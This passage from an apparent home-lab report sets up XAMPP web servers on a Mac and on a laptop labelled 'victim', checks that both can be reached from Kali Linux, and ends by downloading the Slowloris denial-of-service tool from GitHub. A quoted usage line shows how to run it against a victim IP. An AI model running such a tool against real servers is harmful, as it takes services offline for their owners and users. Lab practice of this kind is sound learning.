


FIGURE 17 - DONE! NOW GO TO APPLICATION FOLDER




FIGURE 18 - OPEN THE FOLDER




FIGURE 19 - THEN, OPEN DASHBOARD



FIGURE 20 - CLICK INDEX.HTML BUT ALSO HOLD IT TO SEE THE OPTIONS




FIGURE 21 - CLICK OTHER TO OPEN VISUAL STUDIO CODE

The screenshot shows a Microsoft Visual Studio Code (VS Code) interface. At the top, there's a navigation bar with a 'Walkthrough: Setup VS Code' icon, a 'File' menu, and a tab labeled 'index.html' which has a red box around it. Below the navigation bar, the file path 'Applications > XAMPP > xamppfiles > htdocs > dashboard > index.html' is displayed. The main area is a code editor with dark-themed syntax highlighting. The code is an HTML file with various meta tags, links, and script tags. A large red box surrounds the entire code editor area. A cursor is visible near the end of the first line of the head section.

```
<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <!-- Always force latest IE rendering engine or request Chrome Frame -->
    <meta content="IE=edge,chrome=1" http-equiv="X-UA-Compatible">
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <!-- Use title if it's in the page YAML frontmatter -->
    <title>Welcome to XAMPP</title>
    <meta name="description" content="XAMPP is an easy to install Apache distribution containing all the software you need to run a web server, MySQL database, and PHP application."/>
    <meta name="keywords" content="xampp, apache, php, perl, mariadb, open source distribution" />
    <link href="/dashboard/stylesheets/normalize.css" rel="stylesheet" type="text/css" /><link href="//cdnjs.cloudflare.com/ajax/libs/font-awesome/3.1.0/css/font-awesome.min.css" rel="stylesheet" type="text/css" />
    <script src="/dashboard/javascripts/modernizr.js" type="text/javascript"></script>
  </head>
  <body class="index">
    <div id="fb-root"></div>
    <script>(function(d, s, id) {
      var js, fjs = d.getElementsByTagName(s)[0];
      if (d.getElementById(id)) return;
      js = d.createElement(s); js.id = id;
      js.src = "//connect.facebook.net/en_US/all.js#xfbml=1&appId=277385395761685";
      fjs.parentNode.insertBefore(js, fjs);
    }(document, 'script', 'facebook-jssdk'));</script>
    <header class="header contain-to-grid">
      <nav class="top-bar" data-topbar>
        <ul class="title-area">
```

FIGURE 22 - DELETE WHOLE LINES AND TYPE NEW LINES

```
1  <!DOCTYPE html>
2  <html>
3  |  <head>
4  |  |  <title>XAMP Sever</title>
5  |  </head>
6  |  <body>
7  |  |  <h1>Welcome to Cold's Server XAMP!</h1>
8  |  |  
9  |  |  
10 |  </body>
11 </html>
```

FIGURE 23 - DONE MAKING CODING, IT IS READY NOW.



FIGURE 24 - TYPING THE IP ADDRESS OF THE MAC ON GOOGLE URL

Welcome to Cold's Server XAMP!



FIGURE 25 - SEEING MY OWN WEBSITE SERVER!




FIGURE 26 - CLICK C: DRIVE ON DELL VICTIM LAPTOP

Scripts	10/19/2024 2:07 AM	File folder
Users	8/26/2024 12:35 AM	File folder
Windows	4/13/2025 2:28 PM	File folder
xampp	4/13/2025 6:00 PM	File folder
appverifUI.dll	2/22/2024 12:33 AM	Application extension 110 KB
DFInstall.log	7/26/2024 12:13 PM	Text Document 8 KB
Persi0.sys	7/26/2024 12:13 PM	System file 16,223 KB
vfcompat.dll	2/22/2024 12:34 AM	Application extension 65 KB

FIGURE 27 - CLICK XAMPP

htdocs	4/13/2025 5:57 PM	File folder
img	4/13/2025 5:57 PM	File folder
install	4/13/2025 5:59 PM	File folder

FIGURE 28 - CLICK HTDOCS

📁 dashboard	4/13/2025 5:57 PM	File folder
📁 img	4/13/2025 5:57 PM	File folder
📁 webalizer	4/13/2025 5:57 PM	File folder
📁 xampp	4/13/2025 5:57 PM	File folder

FIGURE 29 - CLICK DASHBOARD

favicon.ico	11/22/2022 10:37 AM	Icon
howto.html	11/22/2022 10:37 AM	Chrome HTML Docu...
howto_platform_links.html	11/22/2022 10:37 AM	Chrome HTML Docu...
howto_shared_links.html	11/22/2022 10:37 AM	Chrome HTML Docu...
index.html	11/19/2023 5:41 AM	Chrome HTML Docu...

FIGURE 30 - CLICK INDEX.HTML TO HOLD TO SEE OPTIONS




FIGURE 31 - OPEN WITH CODE (VISUAL STUDIO CODE)

```
Walkthrough: Setup VS Code index.html
C:\xampp\htdocs\dashboard>index.html > ...
1  <!doctype html>
2  <html lang="en">
3  <head>
4    <meta charset="utf-8">
5    <!-- Always force latest IE rendering engine or request Chrome Frame -->
6    <meta content="IE=edge,chrome=1" http-equiv="X-UA-Compatible">
7    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
8
9    <!-- Use title if it's in the page YAML frontmatter -->
10   <title>Welcome to XAMPP</title>
11
12   <meta name="description" content="XAMPP is an easy to install Apache distribution containing MariaDB, PHP and Perl." />
13   <meta name="keywords" content="xampp, apache, php, " /> This attribute names a relationship of the linked document to the current document. The attribute must be a space-separated list of the link types values.
14   <link href="/dashboard/stylesheets/normalize.css" rel="stylesheet" type="text/css" /><link href="/dashboard/stylesheets/all.css" rel="stylesheet" type="text/css" />
15   <link href="//cdnjs.cloudflare.com/ajax/libs/font-awesome/3.1.0/css/font-awesome.min.css" rel="stylesheet" type="text/css" />
16
17   <script src="/dashboard/javascripts/modernizr.js" type="text/javascript"></script>
18
19
20
21   <link href="/dashboard/images/favicon.png" rel="icon" type="image/png" />
```


FIGURE 32 - DELETE WHOLE LINES AND MAKE NEW LINES

```
1  <!DOCTYPE html>
2  <html>
3  |  <head>
4  ||  <title>XAMPP Server</title>
5  |</head>
6  <body>
7  |  <h1>Welcome to Cold's Server XAMPP!</h1>
8  |  
9  |  
10 |</body>
11 </html>
```

FIGURE 33 - DONE MAKING CODING



FIGURE 34 - SEEING MY OTHER WEB SERVER ON DELL LAPTOP!



A screenshot of a terminal window titled 'kali@kali: ~'. The window has a dark background with white text. At the top, there's a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. Below the menu, it shows the current user '(kali㉿kali)-[~]'. A command line prompt '\$' is followed by the text 'sudo apt update && sudo apt upgrade'. The terminal window is set against a dark blue background.

FIGURE 35 - UPDATE AND UPGRADE THE KALI LINUX SYSTEM




FIGURE 36 - PROGRESSING...





FIGURE 37 - TYPING THE MAC ADDRESS ON FIREFOX URL



Welcome to the Cold's XAMP Server



FIGURE 38 - SEEING MY OWN WEBSITE SERVER IN KALI LINUX!




FIGURE 39 - TYPING THE IP ADDRESS OF THE DELL LAPTOP (VICTIM)

Welcome to Cold's Server XAMP!



FIGURE 40 - SEEING MY OTHER OWN WEBSITE SERVER IN KALI LINUX!




FIGURE 41 - DOWNLOAD SLOWLORIS.PL ON FIREFOX URL

 GitHub
<https://github.com/GHubgenius/slowloris> ::
GHubgenius/slowloris.pl: A new DOS Perl Programm
1)Download slowloris.pl 2)Open Terminal 2)# cd /thePathToYourSlowloris.plFile 3)# ./slowloris.pl 4)# perl slowloris.pl -dns (Victim URL or IP)

FIGURE 42 - CLICK THE GITHUB WEBSITE TO OPEN




FIGURE 43 - CLICK THE FILE TO OPEN



FIGURE 44 - DOWNLOAD THE SLOWLORIS.PL FILE

